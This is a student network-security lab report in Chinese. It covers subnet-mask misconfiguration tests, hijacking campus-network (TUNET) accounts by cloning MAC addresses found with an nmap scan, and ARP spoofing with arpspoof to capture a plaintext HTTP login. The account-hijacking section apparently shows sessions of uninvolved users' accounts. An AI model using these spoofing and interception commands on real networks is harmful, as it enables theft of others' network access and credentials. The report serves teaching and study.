网络安全工程实践：实验一

> 计73 李家昊 2017011620
> 计73 李文博 2017011447

Q1：错误的掩码配置


选取一台 Windows 10 作为 A 机器，一台 macOS 作为 B 机器，连接到同一局域网内，我们选取了两个路由器进行实验：HUAWEI P10 手机热点和 TP-Link 路由器。

HUAWEI P10 手机热点

将 A, B 机器连接到一台华为 P10 手机的热点上，局域网为 192.168.43.0/24，网关为 192.168.43.1，设置 A 机器 IP 为 192.168.43.129/24，B 机器 IP 为 192.168.43.3/27。首先清除 ARP 缓存：


```
sudo arp -ad
```

在 A (192.168.43.129/24) 机器上 ping B (192.168.43.3/27) 机器，在 A 机器上抓包如下：




```
 888 47.695939   HuaweiTe_a9:f7:c0   Broadcast           ARP    42 Who has 192.168.43.14? Tell 192.168.43.1
 908 48.961931   IntelCor_b5:fe:1e   Broadcast           ARP    42 Who has 192.168.43.3? Tell 192.168.43.129
 909 48.968998   Apple_2b:40:94      IntelCor_b5:fe:1e   ARP    42 192.168.43.3 is at d4:61:9d:2b:40:94
 910 48.969060   192.168.43.129      192.168.43.3        ICMP   74 Echo (ping) request  id=0x0001, seq=121/30976, ttl=128 (no response found!)
 943 53.550487   192.168.43.129      192.168.43.3        ICMP   74 Echo (ping) request  id=0x0001, seq=122/31232, ttl=128 (no response found!)
1004 58.552643   192.168.43.129      192.168.43.3        ICMP   74 Echo (ping) request  id=0x0001, seq=123/31488, ttl=128 (no response found!)
1007 59.239144   HuaweiTe_a9:f7:c0   Broadcast           ARP    42 Who has 192.168.43.143? Tell 192.168.43.1
1027 60.259885   HuaweiTe_a9:f7:c0   Broadcast           ARP    42 Who has 192.168.43.143? Tell 192.168.43.1
1047 61.304683   HuaweiTe_a9:f7:c0   Broadcast           ARP    42 Who has 192.168.43.143? Tell 192.168.43.1
1085 63.550136   192.168.43.129      192.168.43.3        ICMP   74 Echo (ping) request  id=0x0001, seq=124/31744, ttl=128 (no response found!)
1135 68.037167   HuaweiTe_a9:f7:c0   IntelCor_b5:fe:1e   ARP    42 Who has 192.168.43.129? Tell 192.168.43.1
```

在 B 机器上抓包如下：



```
  256  34.466488   192.168.43.129   192.168.43.3     ICMP    74  Echo (ping) request  id=0x0001, seq=121/30976, ttl=128 (reply in 257)
  257  34.466572   192.168.43.3     192.168.43.129   ICMP    74  Echo (ping) reply    id=0x0001, seq=121/30976, ttl=64 (request in 256)
  258  34.469429   192.168.43.1     192.168.43.3     ICMP   102  Redirect             (Redirect for host)
  369  39.048013   192.168.43.129   192.168.43.3     ICMP    74  Echo (ping) request  id=0x0001, seq=122/31232, ttl=128 (reply in 370)
  370  39.048105   192.168.43.3     192.168.43.129   ICMP    74  Echo (ping) reply    id=0x0001, seq=122/31232, ttl=64 (request in 369)
  371  39.050806   192.168.43.1     192.168.43.3     ICMP   102  Redirect             (Redirect for host)
  529  44.050382   192.168.43.129   192.168.43.3     ICMP    74  Echo (ping) request  id=0x0001, seq=123/31488, ttl=128 (reply in 530)
  530  44.050457   192.168.43.3     192.168.43.129   ICMP    74  Echo (ping) reply    id=0x0001, seq=123/31488, ttl=64 (request in 529)
  531  44.053366   192.168.43.1     192.168.43.3     ICMP   102  Redirect             (Redirect for host)
  596  49.048656   192.168.43.129   192.168.43.3     ICMP    74  Echo (ping) request  id=0x0001, seq=124/31744, ttl=128 (reply in 597)
  597  49.048746   192.168.43.3     192.168.43.129   ICMP    74  Echo (ping) reply    id=0x0001, seq=124/31744, ttl=64 (request in 596)
  598  49.051578   192.168.43.1     192.168.43.3     ICMP   102  Redirect             (Redirect for host)
```

在 B (192.168.43.3/27) 机器上 ping A (192.168.43.129/24) 机器，在 A 机器上抓不到任何 ICMP 包，在 B 机器上抓包如下：




```
   7  2.365620    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=0/0, ttl=64 (no response found!)
   8  3.369085    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=1/256, ttl=64 (no response found!)
  10  4.369381    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=2/512, ttl=64 (no response found!)
  12  5.373814    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=3/768, ttl=64 (no response found!)
  18  6.376304    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=4/1024, ttl=64 (no response found!)
  21  7.381584    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=5/1280, ttl=64 (no response found!)
  26  8.385117    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=6/1536, ttl=64 (no response found!)
  34  9.387460    192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=7/1792, ttl=64 (no response found!)
  36  10.390484   192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=8/2048, ttl=64 (no response found!)
  39  11.392682   192.168.43.3   192.168.43.129   ICMP   98  Echo (ping) request  id=0x8636, seq=9/2304, ttl=64 (no response found!)
```

可以看出，当 A ping B 时，A 认为 B 在自己的子网内，所以 A 发出的 ICMP request 包通过交换机就能到达 B，而 B 认为 A 不在自己的子网内，因此 B 发出的 ICMP reply 包会先发到网关，但网关会将这个包丢掉，因此 A 没有收到 ICMP reply；当 B ping A 时，B 发出的 ICMP request 直接被网关丢掉，因此 A 不会收到 ICMP 包，B 也不会收到 ICMP reply。


TP-Link 路由器

将 A, B 机器连接到同一台 TP-Link 路由器上，局域网为 192.168.0.0/24，网关为 192.168.0.1，设置 A 机器 IP 为 192.168.0.129/24，B 机器 IP 为 192.168.0.3/27。




```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::1d50:6750:bcd3:521%18
   IPv4 地址 . . . . . . . . . . . . : 192.168.0.129
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.0.1
```




```
liwenbodeMacBook-Air:~ liwenbo$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
	ether d4:61:9d:2b:40:94
	inet6 fe80::461:ec09:7c87:299f%en0 prefixlen 64 secured scopeid 0x5
	inet6 240e:404:1e10:cd1f:1c16:626:ec77:2f44 prefixlen 64 autoconf secured
	inet6 240e:404:1e10:cd1f:2079:eca0:4aa6:3398 prefixlen 64 autoconf temporary
	inet 192.168.0.3 netmask 0xffffffe0 broadcast 192.168.0.31
	nd6 options=201<PERFORMNUD,DAD>
	media: autoselect
	status: active
```

首先清除 ARP 缓存，然后在 B (192.168.0.3/27) 机器上 ping A (192.168.0.129/24) 机器，在 A 机器上抓包如下：



```
1089 75.685129  192.168.0.3       192.168.0.129     ICMP   98 Echo (ping) request  id=0xfb33, seq=0/0, ttl=63 (reply in 1092)
1090 75.685239  IntelCor_b5:fe:1e Broadcast         ARP    42 Who has 192.168.0.3? Tell 192.168.0.129
1091 75.703726  Apple_2b:40:94    IntelCor_b5:fe:1e ARP    42 192.168.0.3 is at d4:61:9d:2b:40:94
1092 75.703743  192.168.0.129     192.168.0.3       ICMP   98 Echo (ping) reply    id=0xfb33, seq=0/0, ttl=128 (request in 1089)
1103 75.823544  192.168.0.129     8.8.8.8           ICMP  126 Destination unreachable (Port unreachable)
1150 76.686055  192.168.0.3       192.168.0.129     ICMP   98 Echo (ping) request  id=0xfb33, seq=1/256, ttl=63 (reply in 1151)
1151 76.686160  192.168.0.129     192.168.0.3       ICMP   98 Echo (ping) reply    id=0xfb33, seq=1/256, ttl=128 (request in 1150)
1219 77.691546  192.168.0.3       192.168.0.129     ICMP   98 Echo (ping) request  id=0xfb33, seq=2/512, ttl=63 (reply in 1220)
1220 77.691614  192.168.0.129     192.168.0.3       ICMP   98 Echo (ping) reply    id=0xfb33, seq=2/512, ttl=128 (request in 1219)
1277 78.696590  192.168.0.3       192.168.0.129     ICMP   98 Echo (ping) request  id=0xfb33, seq=3/768, ttl=63 (reply in 1278)
1278 78.696698  192.168.0.129     192.168.0.3       ICMP   98 Echo (ping) reply    id=0xfb33, seq=3/768, ttl=128 (request in 1277)
```

在 B 机器上抓包如下：



```
281  50.220461  192.168.0.3    192.168.0.129  ICMP   98  Echo (ping) request  id=0xf033, seq=4/1024, ttl=64 (reply in 283)
282  50.222302  192.168.0.1    192.168.0.3    ICMP  126  Redirect             (Redirect for host)
283  50.223169  192.168.0.129  192.168.0.3    ICMP   98  Echo (ping) reply    id=0xf033, seq=4/1024, ttl=128 (request in 281)
287  51.225759  192.168.0.3    192.168.0.129  ICMP   98  Echo (ping) request  id=0xf033, seq=5/1280, ttl=64 (reply in 289)
288  51.228018  192.168.0.1    192.168.0.3    ICMP  126  Redirect             (Redirect for host)
289  51.228516  192.168.0.129  192.168.0.3    ICMP   98  Echo (ping) reply    id=0xf033, seq=5/1280, ttl=128 (request in 287)
293  52.230525  192.168.0.3    192.168.0.129  ICMP   98  Echo (ping) request  id=0xf033, seq=6/1536, ttl=64 (reply in 297)
295  52.231923  192.168.0.1    192.168.0.3    ICMP  126  Redirect             (Redirect for host)
297  52.233725  192.168.0.129  192.168.0.3    ICMP   98  Echo (ping) reply    id=0xf033, seq=6/1536, ttl=128 (request in 293)
305  53.235441  192.168.0.3    192.168.0.129  ICMP   98  Echo (ping) request  id=0xf033, seq=7/1792, ttl=64 (reply in 307)
306  53.237608  192.168.0.1    192.168.0.3    ICMP  126  Redirect             (Redirect for host)
307  53.238397  192.168.0.129  192.168.0.3    ICMP   98  Echo (ping) reply    id=0xf033, seq=7/1792, ttl=128 (request in 305)
335  54.240576  192.168.0.3    192.168.0.129  ICMP   98  Echo (ping) request  id=0xf033, seq=8/2048, ttl=64 (reply in 347)
341  54.242682  192.168.0.1    192.168.0.3    ICMP  126  Redirect             (Redirect for host)
347  54.243473  192.168.0.129  192.168.0.3    ICMP   98  Echo (ping) reply    id=0xf033, seq=8/2048, ttl=128 (request in 335)
```


可以看出，双方都能 ping 通对方，B 发出的 ICMP request 包能到达 A，并且 A 收到包的 TTL 为 63，说明路由器转发了这个包到 A，并向 B 机器发送一个 ICMP Redirect 包，告诉 B 机器它的网关是 192.168.0.129。因此，路由器是否会转发局域网内的包取决于其具体实现。

Q2：IP 假冒攻击

在最简单的情形下，受害者 A 用自己的账号登录 TUNET，并将自己的 MAC 地址告诉攻击者 B。在 TUNET 中，后登录的用户具有优先权，因此 B 将自己的 MAC 地址设置为 A 的，就可以登录 A 的账号上网，窃取流量，如果 A 恰好离线，B 就可以一直窃取 A 的流量来上网。在实验中，B 的 MAC 地址为 c8:58:c0:b5:fe:1e，IP 为 183.172.87.111/21，A 将自己的 MAC 地址设置为 B 的：

```
sudo ifconfig en0 ether c8:58:c0:b5:fe:1e
```

则 A 通过 DHCP 获取的 IP 就会自动变为 B 的 IP，令 A 访问 http://net.tsinghua.edu.cn，显示出 B 账号的页面，并且能够正常上网。




lijiahao17

已连接 Duration 00:23:14

已用流量 Usage 413.09M

我们令 A 和 B 角色互换，同样可以攻击成功：



li-wb17


已连接 Duration 00:02:13

已用流量 Usage 5.40G

通常情况下，受害者并不会主动将自己的 MAC 地址泄露出去，因此攻击者需要主动探测受害者的 MAC 地址。攻击者首先用自己的账号登录 TUNET，然后扫描该局域网内机器的 IP 和 MAC

```
sudo nmap -sn -PE -PT 183.172.87.111/21
```


得到一系列受害者的 IP 和 MAC 地址，攻击者分别将自己的 MAC 地址改为这些受害者的 MAC 地址，就能窃取他们的上网流量，但由于对方很快就会发现自己连不上网，通常会再次登录，把攻击者的 IP 踢出，这样攻击者通常难以窃取流量。



dz17


已连接 Duration 01:10:26

已用流量 (IPv4) Usage 16.97G


yf-c20

已连接 Duration 01:35:27

已用流量 (IPv4) Usage 52.41G


sunying20

已连接 Duration 11:16:51

已用流量 (IPv4) Usage 26.88G


Q3：ARP 欺骗

使用 arpspoof 工具

受害者 A (192.168.0.101/24) 和攻击者 B (192.168.0.112/24) 接入同一局域网 192.168.0.0/24 内，当 A 发送 ARP 广播询问网关 (192.168.0.1) 的 MAC 地址时，B 收到后立即发送伪造的 ARP 包，使 A 认为网关的 MAC 地址为 B 的 MAC 地址 c8:58:c0:b5:fe:1e；同样的，当网关发送 ARP 广播询问 A 的 MAC 地址时，B 立即伪造 ARP 包，将自己的 MAC 地址发送给网关。我们使用 arpspoof 工具来实现这一功能。

```
sudo arpspoof -i wlp0s20f3 -t 192.168.0.101 192.168.0.1
```

启动 ARP 欺骗后，局域网内抓包如下：




```
741 58.584086735  VMware_8e:53:6e     IntelCor_b5:fe:1e    ARP       42 192.168.0.1 is at 00:0c:29:8e:53:6e
746 59.054961271  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
748 60.078234661  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
750 60.283301364  Tp-LinkT_ac:1f:60   Broadcast            ARP       60 Who has 192.168.0.113? Tell 192.168.0.1 (duplicate use of 192…
751 60.283333535  VMware_8e:53:6e     Tp-LinkT_ac:1f:60    ARP       42 192.168.0.113 is at 00:0c:29:8e:53:6e (duplicate use of 192.1…
752 60.283580001  IntelCor_b5:fe:1e   VMware_8e:53:6e      ARP       60 192.168.0.113 is at c8:58:c0:b5:fe:1e
753 60.584634737  VMware_8e:53:6e     IntelCor_b5:fe:1e    ARP       42 192.168.0.1 is at 00:0c:29:8e:53:6e
754 60.999910254  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
765 62.024441775  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
773 62.585802137  VMware_8e:53:6e     IntelCor_b5:fe:1e    ARP       42 192.168.0.1 is at 00:0c:29:8e:53:6e
786 63.049144664  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
787 63.355349581  Tp-LinkT_ac:1f:60   Broadcast            ARP       60 Who has 192.168.0.111? Tell 192.168.0.1 (duplicate use of 192…
794 64.072784724  IntelCor_2e:09:a0   Broadcast            ARP       60 Who has 169.254.255.255? Tell 192.168.0.103
796 64.586746535  VMware_8e:53:6e     IntelCor_b5:fe:1e    ARP       42 192.168.0.1 is at 00:0c:29:8e:53:6e
```

为了实现网络监听，攻击者需要实现 IP 包转发，在 linux 下可通过系统网络栈进行转发：


```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

受害者 A (192.168.0.101/24) 的 ARP 缓存表如下，网关 (192.168.0.1) 的 MAC 地址已经变为攻击者 B 的 MAC 地址 c8:58:c0:b5:fe:1e：




```
liwenbodeMacBook-Air:~ liwenbo$ arp -a
? (192.168.0.1) at c8:58:c0:b5:fe:1e on en0 ifscope [ethernet]
? (192.168.0.100) at a4:4b:d5:1f:6a:23 on en0 ifscope [ethernet]
? (192.168.0.102) at c8:3c:85:91:1:1f on en0 ifscope [ethernet]
? (192.168.0.103) at 30:3a:64:2e:9:a0 on en0 ifscope [ethernet]
? (192.168.0.104) at 70:1c:e7:e5:64:c9 on en0 ifscope [ethernet]
? (192.168.0.105) at 9c:b6:d0:e7:ff:a5 on en0 ifscope [ethernet]
? (192.168.0.111) at 38:53:9c:42:23:cc on en0 ifscope [ethernet]
? (192.168.0.112) at c8:58:c0:b5:fe:1e on en0 ifscope [ethernet]
```

受害者 A 登录小木虫网站 http://muchong.com 时，攻击者 B 成功截获了 A 的用户名和密码，值得注意的是，这种攻击仅对 HTTP 协议有效，对于端到端加密的 HTTPS 协议，中间人攻击就无能为力了。



```
7091… 2295.6464081… 192.168.0.101     47.110.166.107     HTTP     1083 POST /bbs/logging.php?action=login&t=1602230559 HTTP/1.1
7053… 2220.0798583… 192.168.0.101     47.110.166.107     HTTP      746 GET /bbs/a2505.html HTTP/1.1
7028… 2207.0558780… 192.168.0.101     47.110.166.107     HTTP      527 GET /bbs/ HTTP/1.1
```



```
      Accept-Encoding: gzip, deflate\r\n
      Accept-Language: zh-CN,zh;q=0.9\r\n
    ▸ Cookie: BAIDU_SSP_lcr=https://www.google.com/; _emuch_index=1; Hm_lvt_2207ecfb7b2633a3bc5c4968feb58569=1602230536; _ga=GA1.2.129277
      \r\n
      [Full request URI: http://muchong.com/bbs/logging.php?action=login&t=1602230559]
      [HTTP request 1/1]
      File Data: 110 bytes
  ▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "formhash" = "368b7a75"
    ▸ Form item: "username" = "123"
    ▸ Form item: "password" = "sdfsdf"
    ▸ Form item: "cookietime" = "31536000"
    ▸ Form item: "refer" = ""
